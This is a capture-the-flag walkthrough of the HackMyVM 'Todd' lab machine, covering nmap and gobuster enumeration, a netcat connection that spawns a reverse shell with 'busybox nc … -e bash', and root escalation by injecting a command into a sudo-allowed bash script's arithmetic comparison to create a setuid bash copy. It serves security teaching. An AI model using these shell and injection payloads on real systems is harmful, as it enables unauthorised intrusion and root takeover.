


In today's session we are going to solve another HackMyVM machine which is listed as easy and beginner friendly named as Todd.

[illegible]

So as like all easy machines from HVM we have it's IP into the banner so

Main IP :: 192.168.56.115




The screenshot shows a Kali Linux desktop environment with a purple background and a white dragon logo. The desktop has several icons: Home, a file named 'ajitdoval05...', File System, VBox_GAs..., Trash, Vbox, 'ap-south-1-...', 'backdoor1_...', 'machines_...', and 'eu-central-...'. A terminal window is open in the bottom right corner, displaying the output of an nmap scan. The terminal title is 'root@kali: /home/kali'. The command executed is 'nmap 192.168.56.115 -p-'. The output shows the scan started at 2026-05-25 21:58 +1245, with a latency of 0.00013s. It reports 65522 closed TCP ports (reset) and lists 13 open ports: 22/tcp (ssh), 80/tcp (http), 1648/tcp (concurrent-lm), 2444/tcp (btpp2sectrans), 7051/tcp (unknown), 7066/tcp (unknown), 11104/tcp (netapp-icmgt), 11352/tcp (unknown), 19060/tcp (unknown), 19937/tcp (unknown), 24135/tcp (unknown), 26281/tcp (unknown), and 27518/tcp (unknown). The MAC address is 08:00:27:CB:E3:0D (Oracle VirtualBox virtual NIC). The scan was completed in 2.19 seconds.

```
root@kali: /home/kali
nmap 192.168.56.115 -p-
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-25 21:58 +1245
Nmap scan report for 192.168.56.115
Host is up (0.00013s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1648/tcp  open  concurrent-lm
2444/tcp  open  btpp2sectrans
7051/tcp  open  unknown
7066/tcp  open  unknown
11104/tcp open  netapp-icmgt
11352/tcp open  unknown
19060/tcp open  unknown
19937/tcp open  unknown
24135/tcp open  unknown
26281/tcp open  unknown
27518/tcp open  unknown
MAC Address: 08:00:27:CB:E3:0D (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.19 seconds

root@kali: /home/kali
```

So we ran all port scan on nmap and found out alot of ports open so it's time for **service and version scan** with nmap



The screenshot shows the same Kali Linux desktop environment. The terminal window now displays the output of a service and version scan. The command executed is 'nmap 192.168.56.115 -p22,80,1648,2444,7051,7066,11104,11352,19060,19937,24135,26281,27518 -sCV -vv'. The output shows the scan started at 2026-05-25 22:00 +1245. It lists the discovered open ports and the services running on them: 22/tcp (ssh), 80/tcp (http), and 7066/tcp (unknown). It also shows the results of the SYN Stealth Scan and the Service scan. The scan was completed in 11.01s.

```
root@kali: /home/kali
nmap 192.168.56.115 -p22,80,1648,2444,7051,7066,11104,11352,19060,19937,24135,26281,27518 -sCV -vv
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-25 22:00 +1245
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:00
Completed NSE at 22:00, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:00
Completed NSE at 22:00, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:00
Completed NSE at 22:00, 0.00s elapsed
Initiating ARP Ping Scan at 22:00
Scanning 192.168.56.115 [1 port]
Completed ARP Ping Scan at 22:00, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:00
Completed Parallel DNS resolution of 1 host. at 22:00, 0.50s elapsed
Initiating SYN Stealth Scan at 22:00
Scanning 192.168.56.115 [13 ports]
Discovered open port 22/tcp on 192.168.56.115
Discovered open port 80/tcp on 192.168.56.115
Discovered open port 7066/tcp on 192.168.56.115
Completed SYN Stealth Scan at 22:00, 0.01s elapsed (13 total ports)
Initiating Service scan at 22:00
Scanning 3 services on 192.168.56.115
Completed Service scan at 22:00, 11.01s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.56.115.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:00
```

And the results are way bigger and wider.

Most port came closed when ran service scan with verbose mode


Nmap scan report for 192.168.56.115

Host is up, received arp-response (0.00028s latency).

Scanned at 2026-05-25 22:00:33 +1245 for 11s

PORT	STATE	SERVICE	REASON	VERSION
22/tcp	open	ssh	syn-ack ttl 64	OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
ssh-hostkey:				
2048 93:a4:92:55:72:2b:9b:4a:52:66:5c:af:a9:83:3c:fd (RSA)				
ssh-rsa				
AAAAB3NzaC1yc2EAAAADAQABAAQDKpc4iyFhlzxDvlJoPvgE9rRIF POqHm4EkLgqXQkVf31csyjpvJgyZpTgr4gYV3oztsMmQblj+nFGD+L5pQfa SXtAdxKpqt4D/MnFqVKP6KKGFhATWMCDzGXRaXQyaF7dOq49vklptcz AU2af2PfwycA3aal/INPOYSHPRufkm102IE/IHZzNbXh0yJJXy9RJaqELeAi bmqrHFNpXFT8qAvsQrz/6IKJkia4JLdVbfeMdZBOQ9lllQg+2VfKXp7pF7k GZKKttlThc8ROqlcOaxlmuC5oKEgFQP7obty1+6fx/QuNn3D05FeQMqbvJf FZF1dE2IH4WEbFWRGH6w1				
256 1e:a7:44:0b:2c:1b:0d:77:83:df:1d:9f:0e:30:08:4d (ECDSA)				
ecdsa-sha2-nistp256				
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAYu pwluJVRtRMDrYZ6fR/3p5E5vsqXADwGAoZ2RW5vKPxDV3j/+QjGbnRDj1i D5/iwZxxlUggSr5raZfzAHrZA=				
256 d0:fa:9d:76:77:42:6f:91:d3:bd:b5:44:72:a7:c9:71 (ED25519)				
_ssh-ed25519				
AAAAC3NzaC1lZDI1NTE5AAAAIAOshh8VG4l9hWIVYWfAvLuWuwPEdiF8 EXmm5BFib/+q				
80/tcp	open	http	syn-ack ttl 64	Apache httpd 2.4.59 ((Debian))
_http-title: Mindful Listening				
_http-server-header: Apache/2.4.59 (Debian)				
http-methods:				
_ Supported Methods: GET POST OPTIONS HEAD				
1648/tcp	closed	concurrent-lm	reset ttl 64	
2444/tcp	closed	btpp2sectrans	reset ttl 64	

7051/tcp closed unknown reset ttl 64
 7066/tcp open unknown syn-ack ttl 64
 11104/tcp closed netapp-icmngmt reset ttl 64
 11352/tcp closed unknown reset ttl 64
 19060/tcp closed unknown reset ttl 64
 19937/tcp closed unknown reset ttl 64
 24135/tcp closed unknown reset ttl 64
 26281/tcp closed unknown reset ttl 64
 27518/tcp closed unknown reset ttl 64
 MAC Address: 08:00:27:CB:E3:0D (Oracle VirtualBox virtual NIC)
 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel




The screenshot shows a Kali Linux desktop with a purple background and a white dragon logo. A terminal window is open, displaying an Nmap scan report for 192.168.56.115. The report shows several open ports: 22/tcp (SSH), 80/tcp (HTTP), and 443/tcp (HTTPS). The terminal window title is 'root@kali: /home/kali'.

```

Session Actions Edit View Help
Nmap scan report for 192.168.56.115
Host is up, received arp-response (0.00028s latency).
Scanned at 2026-05-25 22:00:33 +1245 for 11s

PORT      STATE SERVICE      REASON          VERSION
22/tcp    open  ssh          syn-ack ttl 64  OpenSSH 7.9p1 Debian 10
+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 93:a4:92:55:72:2b:9b:4a:52:66:5c:af:a9:83:3c:fd (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDKpc4iyFhIzxDv1JoPvgE9rR1FP0q
Hm4EkLgqXQkVf31csyjpVJgyZpTgr4gYV3oztsMmQbIj+nFGD+L5pQfaSxtAdxKpqt4D/
MnFgVKP6KKGFhATWMDzGXRaXQyaF7d0q49vkIoptczAU2af2PfWycA3aaI/LNPOYSHPR
ufkm1021E/LHZzNbXh0yJJXy9RJaqELEa1bmmdrHFNpXFT8qAvsQrz/6IKJkia4JldVbf
eMdZB0Q9l1lQg+2VFKXp/pF7kGZKKtTIthc8R0qlcOaxLmuC5oKEgFQP7oby1+6fx/QI
uNn3D05FeQMqbvJfFZF1dE2IH4WEbFWRGH6w1
|_ 256 1e:a7:44:0b:2c:1b:0d:77:83:df:1d:9f:0e:30:08:4d (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTY
AAABBBAYupwIuJVRtRMDrYZ6FR/3p5E5vsqXADwGAoZ2RW5vKPxDV3j/+QjGbnRDj1iD5
/iwZxxlUggSr5raZfzAhrZA=
|_ 256 d0:fa:9d:76:77:42:6f:91:d3:bd:b5:44:72:a7:c9:71 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAOshh8VG4L9hWLVYwAvLuWuwPEdiF
8EXmm5BFib/+q
80/tcp    open  http         syn-ack ttl 64  Apache httpd 2.4.59 ((D
ebian))
|_ http-title: Mindful Listening
|_ http-server-header: Apache/2.4.59 (Debian)
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
1648/tcp  closed concurrent-lm reset ttl 64
2444/tcp  closed http2sectrans reset ttl 64
7051/tcp  closed unknown reset ttl 64
7066/tcp  open  unknown      syn-ack ttl 64
11104/tcp closed netapp-icmngmt reset ttl 64
  
```

Let's start with Burpsuite and see what more we can get on port 80




So for this we have got the webpage it says quieter you become more you are able to hear.

I also looked at the source page of the web-part but not much help for me


Starting with directory and file fuzzing now.

```
gobuster dir -u http://192.168.56.115/ -w  
/usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.  
3-medium.txt -x php,txt,html
```




So after gobuster we ran into the things and start to gather much info we should and the page we visited also had some scripts let's download new ones and analyze them.

Not much help from here and we came to know much about that we have had 7066 port open



We connected port 7066 with the netcat and then we will try to get proper shell a blunt one



We got the reverse shell from the shell connected and also you can search for how to stabilize the shell using python3 which i did here for better shell experience

Shell Stabilizing

1. `python3 -c 'import pty; pty.spawn("/bin/bash")'`
2. CTRL+z
3. `stty raw -echo`
4. `fg`
5. `export TERM=xterm-256color`

Now moving on with the

/home directory got us user.txt

```
cd /home/  
todd@todd:/home$ ls  
todd  
todd@todd:/home$ cd todd/  
todd@todd:~$ ls  
user.txt  
todd@todd:~$ cat user.txt  
Todd{eb93009a2719640de486c4f68daf62ec}  
todd@todd:~$
```


The image shows two terminal windows. The left window, titled 'root@kali:/home/kali', displays an 'Index of /tools' directory listing. It shows files like 'bin', 'boot', 'dev', 'etc', 'lib', 'lib32', 'lib64', 'mnt', 'opt', 'sbin', 'usr', 'var', 'vmlinuz', and 'vmlinuz.old'. The right window, titled 'root@kali:/home/kali/hackmyvm/todd', shows a series of netcat connections. It starts with a python3 command to spawn a pty shell, then uses 'nc -vn 192.168.56.115 7066' to connect to a netcat listener. The connections are successful, and the user 'todd' is identified. The user then runs 'whoami' and 'cat user.txt', which returns a long alphanumeric string.

Moving with now time for

PRIVILEGE ESCALATION:

~\$ sudo -l

Matching Defaults entries for todd on todd:

env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User todd may run the following commands on todd:

(ALL : ALL) NOPASSWD: /bin/bash /srv/guess_and_check.sh

(ALL : ALL) NOPASSWD: /usr/bin/rm


(ALL : ALL) NOPASSWD: /usr/sbin/reboot

todd@todd:~\$ cat /srv/guess_and_check.sh

#!/bin/bash

cat << EOF

**



```
# check this script used by human
a=$((RANDOM%1000))
echo "Please Input [$a]"

echo "[+] Check this script used by human."
echo "[+] Please Input Correct Number:"
read -p ">>>" input_number

[[ $input_number -ne "$a" ]] && exit 1

sleep 0.2
true_file="/tmp/$((RANDOM%1000))"
sleep 1
```

```
false_file="/tmp/$((RANDOM%1000))"
```

```
[[ -f "$true_file" ]] && [[ ! -f "$false_file" ]] && cat /root/.cred ||  
exit 2
```

todd@todd:~\$

So critical vulnerability stays in `[[ $input_number -ne "$a" ]] && exit 1`

```
a[$(cp /bin/bash /tmp/root && chmod 4755 /tmp/root && echo 1)]
```

```
>>>a[$(cp /bin/bash /tmp/root && chmod 4755 /tmp/root && echo 1)]
```

```
todd@todd:/root$ ls -lah root
```

```
ls: cannot access 'root': Permission denied
```

```
todd@todd:/root$ ls -la /root/
```

```
ls: cannot open directory '/root/': Permission denied
```

```
todd@todd:/root$ cd /tmp/
```

```
todd@todd:/tmp$ ./root -p
```

```
root-5.0# cat /root/root.txt
```

```
Todd{389c9909b8d6a701217a45104de7aa21}
```

```
root-5.0#
```

```
root@kali: /home/kali
Session Actions Edit View Help
root@kali: /home/kali
nc -vn 192.168.56.116 7066
Connection to 192.168.56.116 7066 port [tcp/*] succeeded!
busybox nc 192.168.56.106 4444 -e bash

Please Input [844]
[+] Check this script used by human.
[+] Please Input Correct Number:
>>>a[$(cp /bin/bash /tmp/root && chmod 4755 /tmp/root &&
echo 1)]
todd@todd:/root$ ls -lah root
ls: cannot access 'root': Permission denied
todd@todd:/root$ ls -la /root/
ls: cannot open directory '/root/': Permission denied
todd@todd:/root$ cd /tmp/
todd@todd:/tmp$ ./root -p
